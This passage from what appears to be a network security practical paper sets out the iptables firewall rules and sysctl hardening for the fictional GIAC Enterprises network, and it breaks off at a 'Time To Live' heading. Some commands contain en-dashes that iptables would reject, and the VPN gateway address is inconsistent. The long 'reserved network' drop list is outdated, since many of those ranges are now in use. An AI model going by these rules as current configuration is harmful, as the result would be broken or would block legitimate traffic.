This statement drops all packets which reach the end of the input policy or chain in iptables vocabulary. This is used in conjunction with an explicit drop rule at the end of the input policy to ensure all packets that do not match a rule in the input policy are dropped.

```
iptables –t filter –-policy INPUT DROP
```

This statement allows all packets which belong to an existing connection or is related to, but not currently part of, an existing connection.

```
iptables -t filter -A INPUT
     --match state --state ESTABLISHED,RELATED --jump ACCEPT
```

This statement allows any host located on the corporate segment to access to the SSH service on the internet firewall.

```
iptables -t filter -A INPUT
     --in-interface eth1 --source 192.168.64.0/24
     --protocol tcp –-syn --destination-port 22 --jump ACCEPT
```

These statements explicitly log and deny the remaining packets not matched by a rule earlier in the local inbound policy.

```
iptables -t filter -A INPUT
     --jump LOG --log-prefix "[INPUT:DROP] "
     --log-tcp-sequence --log-tcp-options --log-ip-options
iptables -t filter -A INPUT
     --jump DROP
```

4.2.2.2.2 Outbound Policy

This statement drops all packets which reach the end of the output policy. This is used in conjunction with an explicit drop rule at the end of the output policy to ensure all packets that do not match a rule in the output policy/chain are dropped.

```
iptables –t filter –-policy OUTPUT DROP
```

This statement allows all packets which belong to an existing connection or is related to, but not currently part of, an existing connection.

```
iptables -t filter -A OUTPUT
     --match state --state ESTABLISHED,RELATED --jump ACCEPT
```

This statement allows the syslog service on the internet firewall to forward log messages to the syslog server located on the corporate network.

```
iptables -t filter -A OUTPUT
     --out-interface eth1 --destination 192.168.64.12
     --protocol udp --destination-port 514
     --match owner --uid-owner root --jump ACCEPT
```

This statement allows the NTP service on the internet firewall to make NTP requests from the internal NTP server located on the corporate segment.

```
iptables -t filter -A OUTPUT
     --out-interface eth1 --destination 192.168.64.10
     --protocol udp --destination-port 123
     --match owner --uid-owner ntp --jump ACCEPT
```

These statements explicitly log and deny the remaining packets not matched by a rule earlier in the local firewall outbound policy.

```
iptables -t filter -A OUTPUT
     --jump LOG --log-prefix "[OUTPUT:DROP] "
     --log-tcp-sequence --log-tcp-options --log-ip-options
iptables -t filter -A OUTPUT
     --jump DROP
```

4.2.2.3 Internal Network Policy

The internal network filter is the stateful packet filter which filters all packets which are not addressed to the internet firewall. This means that this filter will control network access for all packets inbound and outbound between the remote access segment, production DMZ segment, corporate DMZ segment and internet segment.

Initiating the configuration, this statement drops all packets which reach the end of the forward policy. This is used in conjunction with an explicit drop rule at the end of the each forward policy to ensure all packets that do not match a rule in each of the forward policies are dropped.

```
iptables –t filter –-policy FORWARD DROP
```

4.2.2.3.1 Private Networks

These anti-spoofing statements deny packets originating from IANA reserved private networks[13] from entering the internal GIAC Enterprises network. These networks are denied as they are reserved for private use and should never originate from outside the GIAC Enterprises network. The border router is allowed inbound as it is valid on the GIAC Enterprises network.

```
iptables -t filter -A FORWARD
     --in-interface eth0 --source 10.0.0.0/8
     --jump DROP
iptables –t filter –A FORWARD
     --in-interface eth0 --source 172.31.254.248/30
     --jump ACCEPT
iptables -t filter -A FORWARD
     --in-interface eth0 --source 172.16.0.0/12
     --jump DROP
iptables -t filter -A FORWARD
     --in-interface eth0 --source 192.168.0.0/16
     --jump DROP
```

4.2.2.3.2 Reserved Networks

These anti-spoofing statements deny packets originating from IANA reserved networks[14] from entering the internal GIAC Enterprises network. These networks are denied as they are reserved for future use and should never be permitted into the GIAC Enterprises network. Appendix D provides a script to effortlessly generate the following rule set.

```
iptables -t filter -A FORWARD
     --in-interface eth0 --source 0.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
     --in-interface eth0 --source 1.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
     --in-interface eth0 --source 2.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
     --in-interface eth0 --source 5.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
     --in-interface eth0 --source 7.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
     --in-interface eth0 --source 23.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
     --in-interface eth0 --source 27.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
```

[13] Rekhter
[14] Gerich

```
     --in-interface eth0 --source 31.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
     --in-interface eth0 --source 36.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
     --in-interface eth0 --source 37.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
     --in-interface eth0 --source 39.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
     --in-interface eth0 --source 41.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
     --in-interface eth0 --source 42.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
     --in-interface eth0 --source 58.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
     --in-interface eth0 --source 59.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
     --in-interface eth0 --source 70.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
     --in-interface eth0 --source 71.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
     --in-interface eth0 --source 72.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
     --in-interface eth0 --source 73.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
     --in-interface eth0 --source 74.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
     --in-interface eth0 --source 75.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
     --in-interface eth0 --source 76.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
     --in-interface eth0 --source 77.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
     --in-interface eth0 --source 78.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
     --in-interface eth0 --source 79.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
     --in-interface eth0 --source 83.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
     --in-interface eth0 --source 84.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
     --in-interface eth0 --source 85.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
     --in-interface eth0 --source 86.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
     --in-interface eth0 --source 87.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
     --in-interface eth0 --source 88.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
     --in-interface eth0 --source 89.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
     --in-interface eth0 --source 90.0.0.0/8 --jump DROP
```

```
iptables -t filter -A FORWARD
      --in-interface eth0 --source 91.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
      --in-interface eth0 --source 92.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
      --in-interface eth0 --source 93.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
      --in-interface eth0 --source 94.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
      --in-interface eth0 --source 95.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
      --in-interface eth0 --source 96.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
      --in-interface eth0 --source 97.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
      --in-interface eth0 --source 98.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
      --in-interface eth0 --source 99.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
      --in-interface eth0 --source 100.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
      --in-interface eth0 --source 101.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
      --in-interface eth0 --source 102.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
      --in-interface eth0 --source 103.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
      --in-interface eth0 --source 104.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
      --in-interface eth0 --source 105.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
      --in-interface eth0 --source 106.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
      --in-interface eth0 --source 107.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
      --in-interface eth0 --source 108.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
      --in-interface eth0 --source 109.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
      --in-interface eth0 --source 110.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
      --in-interface eth0 --source 111.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
      --in-interface eth0 --source 112.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
      --in-interface eth0 --source 113.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
      --in-interface eth0 --source 114.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
      --in-interface eth0 --source 115.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
```

```
     --in-interface eth0 --source 116.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
     --in-interface eth0 --source 117.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
     --in-interface eth0 --source 118.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
     --in-interface eth0 --source 119.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
     --in-interface eth0 --source 120.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
     --in-interface eth0 --source 121.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
     --in-interface eth0 --source 122.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
     --in-interface eth0 --source 123.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
     --in-interface eth0 --source 124.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
     --in-interface eth0 --source 125.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
     --in-interface eth0 --source 126.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
     --in-interface eth0 --source 127.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
     --in-interface eth0 --source 173.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
     --in-interface eth0 --source 174.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
     --in-interface eth0 --source 175.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
     --in-interface eth0 --source 176.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
     --in-interface eth0 --source 177.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
     --in-interface eth0 --source 178.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
     --in-interface eth0 --source 179.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
     --in-interface eth0 --source 180.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
     --in-interface eth0 --source 181.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
     --in-interface eth0 --source 182.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
     --in-interface eth0 --source 183.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
     --in-interface eth0 --source 184.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
     --in-interface eth0 --source 185.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
     --in-interface eth0 --source 186.0.0.0/8 --jump DROP
```

```
iptables -t filter -A FORWARD
      --in-interface eth0 --source 187.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
      --in-interface eth0 --source 189.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
      --in-interface eth0 --source 190.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
      --in-interface eth0 --source 197.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
      --in-interface eth0 --source 223.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
      --in-interface eth0 --source 240.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
      --in-interface eth0 --source 241.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
      --in-interface eth0 --source 242.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
      --in-interface eth0 --source 243.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
      --in-interface eth0 --source 244.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
      --in-interface eth0 --source 245.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
      --in-interface eth0 --source 246.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
      --in-interface eth0 --source 247.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
      --in-interface eth0 --source 248.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
      --in-interface eth0 --source 249.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
      --in-interface eth0 --source 250.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
      --in-interface eth0 --source 251.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
      --in-interface eth0 --source 252.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
      --in-interface eth0 --source 253.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
      --in-interface eth0 --source 254.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
      --in-interface eth0 --source 255.0.0.0/8 --jump DROP
```

4.2.2.3.3 Multicast Networks

These statements deny packets originating from IANA multicast networks[15] from entering the internal GIAC Enterprises network. These networks are denied as they might contain potentially unsafe payloads that should never be permitted

[15] Albanna

into the GIAC Enterprises network. Appendix E provides a script to effortlessly generate the following rule set.

```
iptables -t filter -A FORWARD
     --in-interface eth0 --source 224.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
     --in-interface eth0 --source 225.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
     --in-interface eth0 --source 226.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
     --in-interface eth0 --source 227.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
     --in-interface eth0 --source 228.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
     --in-interface eth0 --source 229.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
     --in-interface eth0 --source 230.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
     --in-interface eth0 --source 231.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
     --in-interface eth0 --source 232.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
     --in-interface eth0 --source 233.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
     --in-interface eth0 --source 234.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
     --in-interface eth0 --source 235.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
     --in-interface eth0 --source 236.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
     --in-interface eth0 --source 237.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
     --in-interface eth0 --source 238.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD
     --in-interface eth0 --source 239.0.0.0/8 --jump DROP
```

4.2.2.3.4 Special Networks

These anti-spoofing statements deny packets originating from IANA special use networks[16] from entering the internal GIAC Enterprises network. These networks are denied as they are reserved for special private uses such as test networks and local link networks and should never originate from outside the GIAC Enterprises network.

```
iptables -t filter -A FORWARD
     --in-interface eth0 --source 192.0.2.0/24 --jump DROP
iptables -t filter -A FORWARD
```

[16] IANA

```
     --in-interface eth0 --source 169.254.0.0/16 --jump DROP
```

4.2.2.3.5 Internet Control Message Protocol

These statements allow only ICMP "packet too big" messages (type 3, code 4) into and out of GIAC Enterprises internal network. This ICMP message is allowed to facilitate MTU discovery.[17] All other ICMP is denied to prevent known potential malicious uses.

```
iptables -t filter -A FORWARD
     --in-interface eth0 --out-interface eth2
     --protocol icmp --icmp-type fragmentation-needed
     --jump ACCEPT
iptables -t filter -A FORWARD
     --in-interface eth2 --out-interface eth0
     --protocol icmp --icmp-type fragmentation-needed
     --jump ACCEPT
iptables -t filter -A FORWARD
     --in-interface eth0 --out-interface eth3
     --protocol icmp --icmp-type fragmentation-needed
     --jump ACCEPT
iptables -t filter -A FORWARD
     --in-interface eth3 --out-interface eth0
     --protocol icmp --icmp-type fragmentation-needed
     --jump ACCEPT
iptables -t filter -A FORWARD
     --in-interface eth0 --out-interface eth1
     --protocol icmp --icmp-type fragmentation-needed
     --jump ACCEPT
iptables -t filter -A FORWARD
     --in-interface eth1 --out-interface eth0
     --protocol icmp --icmp-type fragmentation-needed
     --jump ACCEPT
```

4.2.2.4 Internet/Remote Access Policy

The following statements enforce all policies outlined in section 2.5 of the organizational network security policy related to packets flows inbound and outbound between the internet and the remote access segment.

4.2.2.4.1 Inbound Policy

These statements create the inbound policy between the internet segment and the remote access segment.

[17] Collins, Appendix A

```
iptables -t filter -N INTERNET:RA-DMZ
iptables -t filter -A FORWARD
     --in-interface eth0 --out-interface eth2
     --jump INTERNET:RA-DMZ
```

This statement allows any external host to access the IKE service on the VPN gateway located on the remote access segment, implementing remote access policy allowed in section 2.5.

```
iptables -t filter -A INTERNET:RA-DMZ
     --destination 65.173.218.60
     --protocol udp --source-port 500 --destination-port 500
     --jump ACCEPT
```

This statement allows any external host to access the ESP protocol on the VPN gateway located on the remote access segment, implementing remote access policy allowed in section 2.5.

```
iptables -t filter -A INTERNET:RA-DMZ
     --destination 65.137.218.60 --protocol 50
     --jump ACCEPT
```

These statements explicitly log and deny the remaining packets not matched by a rule earlier in the internet/remote access inbound policy.

```
iptables -t filter -A INTERNET:RA-DMZ
     --jump LOG --log-prefix "[INTERNET:RA-DMZ:DROP] "
     --log-tcp-sequence --log-tcp-options --log-ip-options
iptables -t filter -A INTERNET:RA-DMZ
     --jump DROP
```

4.2.2.4.2 Outbound Policy

These statements create the outbound policy between the internet segment and the remote access segment.

```
iptables -t filter -N RA-DMZ:INTERNET
iptables -t filter -A FORWARD
     --in-interface eth2 --out-interface eth0
     --jump RA-DMZ:INTERNET
```

This statement allows the VPN gateway located on the remote access segment to access the IKE service on any external host, implementing remote access policy allowed in section 2.5.

```
iptables -t filter -A RA-DMZ:INTERNET
     --source 66.137.218.60
     --protocol udp --source-port 500 --dport 500
     --jump ACCEPT
```

This statement allows the VPN gateway located on the remote access segment to access the ESP protocol on any external host, implementing remote access policy allowed in section 2.5.

```
iptables -t filter -A RA-DMZ:INTERNET
     --source 66.137.218.60 --protocol 50
     --jump ACCEPT
```

These statements explicitly log and deny the remaining packets not matched by a rule earlier in the internet/remote access outbound policy.

```
iptables -t filter -A RA-DMZ:INTERNET
     --jump LOG --log-prefix "[RA-DMZ:INTERNET:DROP] "
     --log-tcp-sequence --log-tcp-options --log-ip-options
iptables -t filter -A RA-DMZ:INTERNET
     --jump DROP
```

4.2.2.5 Internet/Production DMZ Policy

The following statements enforce all policies outlined in sections 2.1, 2.2, and 2.3 of the organizational network security policy related to packets flows inbound and outbound between the internet and the production DMZ segment.

4.2.2.5.1 Inbound Policy

These statements create the inbound policy between the internet segment and the production DMZ segment.

```
iptables -t filter -N INTERNET:PROD-DMZ
iptables -t filter -A FORWARD
     --in-interface eth0 --out-interface eth3
     --jump INTERNET:PROD-DMZ
```

This statement allows all packets which belong to an existing connection or is related to, but not currently part of, an existing connection, implementing web access policy allowed in sections 2.1, 2.2, and 2.3.

```
iptables -t filter -A INTERNET:PROD-DMZ
     --match state --state ESTABLISHED,RELATED -j ACCEPT
```

This statement allows any external host to access the HTTPS service on the production web server located on the production DMZ segment, implementing web access policy allowed in sections 2.1, 2.2, and 2.3.

```
iptables -t filter -A INTERNET:PROD-DMZ
     --destination 192.168.32.10
     --protocol tcp --syn --destination-port 443 --jump ACCEPT
```

These statements explicitly log and deny the remaining packets not matched by a rule earlier in the internet/production DMZ inbound policy.

```
iptables -t filter -A INTERNET:PROD-DMZ
     --jump LOG --log-prefix "[INTERNET:PROD-DMZ:DROP] "
     --log-tcp-sequence --log-tcp-options --log-ip-options
iptables -t filter -A INTERNET:PROD-DMZ
     --jump DROP
```

4.2.2.5.2 Outbound Policy

These statements create the outbound policy between the internet segment and the production DMZ segment.

```
iptables -t filter -N PROD-DMZ:INTERNET
iptables -t filter -A FORWARD
     --in-interface eth3 --out-interface eth0
     --jump PROD-DMZ:INTERNET
```

This statement allows all packets which belong to an existing connection or is related to, but not currently part of, an existing connection, implementing web access policy allowed in sections 2.1, 2.2, and 2.3.

```
iptables -t filter -A PROD-DMZ:INTERNET
     --match state --state ESTABLISHED,RELATED --jump ACCEPT
```

These statements explicitly log and deny the remaining packets not matched by a rule earlier in the internet/production DMZ outbound policy.

```
iptables -t filter -A PROD-DMZ:INTERNET
     --jump LOG --log-prefix "[PROD-DMZ:INTERNET:DROP] "
     --log-tcp-sequence --log-tcp-options --log-ip-options
iptables -t filter -A PROD-DMZ:INTERNET
     --jump DROP
```

4.2.2.6 Internet/Corporate DMZ Policy

The following statements enforce all policies outlined in section 2.6 of the organizational network security policy related to packets flows inbound and outbound between the internet and the corporate DMZ segment.

4.2.2.6.1 Inbound Policy

These statements create the inbound policy between the internet segment and the corporate DMZ segment.

```
iptables -t filter -N INTERNET:CORP-DMZ
iptables -t filter -A FORWARD
     --in-interface eth0 --out-interface eth1
     --jump INTERNET:CORP-DMZ
```

This statement allows all packets which belong to an existing connection or is related to, but not currently part of, an existing connection, implementing web, electronic mail, and other access policy allowed in section 2.6.

```
iptables -t filter -A INTERNET:CORP-DMZ
     --match state --state ESTABLISHED,RELATED -j ACCEPT
```

This statement allows any external host to access the SMTP service on the corporate mail server located on the corporate DMZ segment, implementing electronic mail access policy allowed in section 2.6.

```
iptables -t filter -A INTERNET:CORP-DMZ
     --destination 192.168.16.12
     --protocol tcp --syn --destination-port 25 --jump ACCEPT
```

This statement allows any external host to access the HTTP service on the corporate web server located on the corporate DMZ segment, implementing web access policy allowed in section 2.6.

```
iptables -t filter -A INTERNET:CORP-DMZ
     --destination 192.168.16.180
     --protocol tcp --syn --destination-port 80 --jump ACCEPT
```

This statement allows any external host to access the HTTPS service on the corporate web server located on the corporate DMZ segment, implementing web access policy allowed in section 2.6.

```
iptables -t filter -A INTERNET:CORP-DMZ
     --destination 192.168.16.180
```

```
     --protocol tcp --syn --destination-port 443 --jump ACCEPT
```

This statement allows the border router to access the syslog service on the internal syslog server located on the corporate segment, allowing security architecture implementation allowed in section 2.0.

```
iptables -t filter -A INTERNET:CORP-DMZ
     --source 172.31.254.250 --destination 192.168.64.12
     --protocol udp --destination-port 514 --jump ACCEPT
```

These statements explicitly log and deny the remaining packets not matched by a rule earlier in the internet/corporate DMZ inbound policy.

```
iptables -t filter -A INTERNET:CORP-DMZ
     --jump LOG --log-prefix "[INTERNET:CORP-DMZ:DROP] "
     --log-tcp-sequence --log-tcp-options --log-ip-options
iptables -t filter -A INTERNET:CORP-DMZ
     --jump DROP
```

4.2.2.6.2 Outbound Policy

These statements create the outbound policy between the internet segment and the corporate DMZ segment.

```
iptables -t filter -N CORP-DMZ:INTERNET
iptables -t filter -A FORWARD
     --in-interface eth1 --out-interface eth0
     --jump CORP-DMZ:INTERNET
```

This statement allows all packets which belong to an existing connection or is related to, but not currently part of, an existing connection, implementing web and electronic mail access policy allowed in section 2.6.

```
iptables -t filter -A CORP-DMZ:INTERNET
     --match state --state ESTABLISHED,RELATED -j ACCEPT
```

This statement allows the mail server located on the corporate DMZ segment to access the SMTP service on any external host, implementing electronic mail access policy allowed in section 2.6.

```
iptables -t filter -A CORP-DMZ:INTERNET
     --source 192.168.16.12
     --protocol tcp --syn --destination-port 25 --jump ACCEPT
```

This statement allows any host located on the corporate segment to access the HTTP service on any external host, implementing web access policy allowed in section 2.4.

```
iptables -t filter -A CORP-DMZ:INTERNET
     --source 192.168.64.0/24
     --protocol tcp --syn --destination-port 80 --jump ACCEPT
```

This statement allows any host located on the corporate segment to access the HTTPS service on any external host, implementing web access policy allowed in section 2.4.

```
iptables -t filter -A CORP-DMZ:INTERNET
     --source 192.168.64.0/24
     --protocol tcp --syn --destination-port 443 --jump ACCEPT
```

This statement allows the DNS server located on the corporate segment to access the domain service on any external host, implementing web access policy allowed in section 2.4.

```
iptables -t filter -A CORP-DMZ:INTERNET
     --source 192.168.64.14
     --protocol udp --destination-port 53 --jump ACCEPT
```

This statement allows the NTP server located on the corporate segment to access the NTP service on any external host, allowing security architecture implementation allowed in section 2.0.

```
iptables -t filter -A CORP-DMZ:INTERNET
     --source 192.168.64.10
     --protocol udp --destination-port 123 --jump ACCEPT
```

This statement allows the NMS server located on the corporate segment to access the SNMP service on the border router, allowing security architecture implementation allowed in section 2.0.

```
iptables -t filter -A CORP-DMZ:INTERNET
     --source 192.168.64.10 –destination 172.31.254.250
     --protocol udp --destination-port 161 --jump ACCEPT
```

These statements explicitly log and deny the remaining packets not matched by a rule earlier in the internet/corporate DMZ outbound policy.

```
iptables -t filter -A CORP-DMZ:INTERNET
     --jump LOG --log-prefix "[CORP-DMZ:INTERNET:DROP] "
```

```
     --log-tcp-sequence --log-tcp-options --log-ip-options
iptables -t filter -A CORP-DMZ:INTERNET
     --jump DROP
```

4.2.2.7 Remote Access/Corporate DMZ Policy

The organization security policy and the network security architecture implementation do not require the flow of network traffic between the remote access segment and the Corporate DMZ segment. As a result, GIAC Enterprises will deny all packets between the remote access segment and the corporate DMZ segment.

4.2.2.7.1 Inbound Policy

This statement prevents the forwarding of packets from the remote access segment to the corporate DMZ segment.

```
iptables -t filter -A FORWARD
     --in-interface eth2 --out-interface eth1 --jump DROP
```

4.2.2.7.2 Outbound Policy

This statement prevents the forwarding of packets from the corporate DMZ segment to the remote access segment.

```
iptables -t filter -A FORWARD
     --in-interface eth1 --out-interface eth2 --jump DROP
```

4.2.2.8 Production DMZ/Remote Access Policy

The organization security policy and the network security architecture implementation do not require the flow of network traffic between the Production DMZ segment and the remote access segment. As a result, GIAC Enterprises will deny all packets between the production DMZ segment and the remote access segment.

4.2.2.8.1 Inbound Policy

This statement prevents the forwarding of packets between the production DMZ segment and the remote access segment.

```
iptables -t filter -A FORWARD
     --in-interface eth3 --out-interface eth2 --jump DROP
```

4.2.2.8.2 Outbound Policy

This statement prevents the forwarding of packets between the remote access segment and the production DMZ segment.

```
iptables -t filter -A FORWARD
     --in-interface eth2 --out-interface eth3 --jump DROP
```

4.2.2.9 Corporate DMZ/Production DMZ Policy

The following statements enforce all policies outlined in section 2.4 of the organizational network security policy related to packets flows inbound and outbound between the corporate DMZ segment and the production DMZ segment.

4.2.2.9.1 Inbound Policy

These statements create the inbound policy between the corporate DMZ segment and the production DMZ segment.

```
iptables -t filter -N CORP-DMZ:PROD-DMZ
iptables -t filter -A FORWARD
     --in-interface eth1 --out-interface eth3
     --jump CORP-DMZ:PROD-DMZ
```

This statement allows all packets which belong to an existing connection or is related to, but not currently part of, an existing connection, implementing management access policy allowed in section 2.4.

```
iptables -t filter -A CORP-DMZ:PROD-DMZ
     --match state --state ESTABLISHED,RELATED -j ACCEPT
```

This statement allows any host located on the corporate segment to access the HTTPS service on the production web server, implementing management access policy allowed in section 2.4.

```
iptables -t filter -A CORP-DMZ:PROD-DMZ
     --destination 192.168.32.10
     --protocol tcp --syn --destination-port 443 --jump ACCEPT
```

These statements explicitly log and deny the remaining packets not matched by a rule earlier in the corporate DMZ/production DMZ inbound policy.

```
iptables -t filter -A CORP-DMZ:PROD-DMZ
     --jump LOG --log-prefix "[CORP-DMZ:PROD-DMZ:DROP] "
     --log-tcp-sequence --log-tcp-options --log-ip-options
iptables -t filter -A CORP-DMZ:PROD-DMZ
     --jump DROP
```

4.2.2.9.2 Outbound Policy

These statements create the outbound policy between the corporate DMZ segment and the production DMZ segment.

```
iptables -t filter -N PROD-DMZ:CORP-DMZ
iptables -t filter -A FORWARD
     --in-interface eth3 --out-interface eth1
     --jump PROD-DMZ:CORP-DMZ
```

This statement allows all packets which belong to an existing connection or is related to, but not currently part of, an existing connection, implementing management access policy allowed in section 2.4.

```
iptables -t filter -A PROD-DMZ:CORP-DMZ
     --match state --state ESTABLISHED,RELATED -j ACCEPT
```

These statements explicitly log and deny the remaining packets not matched by a rule earlier in the corporate DMZ/production DMZ outbound policy.

```
iptables -t filter -A PROD-DMZ:CORP-DMZ
     --jump LOG --log-prefix "[PROD-DMZ:CORP-DMZ:DROP] "
     --log-tcp-sequence --log-tcp-options --log-ip-options
iptables -t filter -A PROD-DMZ:CORP-DMZ
     --jump DROP
```

4.2.2.10 Kernel Tuning

In addition to the firewall policy, GIAC Enterprises will tune the underlying kernel network layer to add more protection, functionality, and greater performance to the internet firewall.

Kernel tuning will be performed by adding the statements below to the /etc/sysctl.conf file and then applying them to the kernel by executing /sbin/sysctl -p /etc/sysctl.conf.

4.2.2.10.1 IP Forwarding

This statement enables the internet firewall to forward IP packets to other systems.

```
net.ipv4.ip_forward = 1
```

4.2.2.10.2 Maximum Connections

This statement sets the maximum number of connections to track. The Linux kernel's default is 2048, but since the internet firewall will potentially have a large number of connections and the firewall has 256 MB of RAM GIAC Enterprises will set it to 16376.[18]

```
net.ipv4.ip_conntrack_max = 16376
```

4.2.2.10.3 Source Routed Packets

This statement disables source routing on the internet firewall. GIAC Enterprises does not accept source routed packets because attackers can use source routing to route traffic around or, when spoofing internal addresses, through firewalls. [19]

```
net.ipv4.conf.all.accept_source_route = 0
```

4.2.2.10.4 TCP SYN Cookie Protection

This statement enables SYN cookie protection. SYN cookie protection uses a cryptographic challenge protocol which ensures legitimate users can keep using the server during SYN flood attacks.

```
net.ipv4.tcp_syncookies = 1
```

4.2.2.10.5 ICMP Redirect

This statement disables the acceptance of ICMP Redirect messages. This prevents attackers from changing the routing table to DOS the firewall or redirect traffic through a sniffer.

```
net.ipv4.conf.all.accept_redirects = 0
```

4.2.2.10.6 ICMP Echo Request

This statement enables the internet firewall to ignore ICMP echo requests.[20]

[18] Cromwell
[19] Cromwell

```
net.ipv4.icmp_echo_ignore_all = 1
```

4.2.2.10.7 ICMP Dead Error Messages

This statement enables the internet firewall to ignore ICMP bogus error responses.

```
net.ipv4.icmp_ignore_bogus_error_responses = 1
```

4.2.2.10.8 Echo Broadcast Protection

This statement enables the internet firewall to ignore ICMP echo broadcasts which protects the internet firewall from becoming SMURF attack amplifier and prevents easy intelligence collection.

```
net.ipv4.icmp_echo_ignore_broadcasts = 1
```

4.2.2.10.9 Time To Live

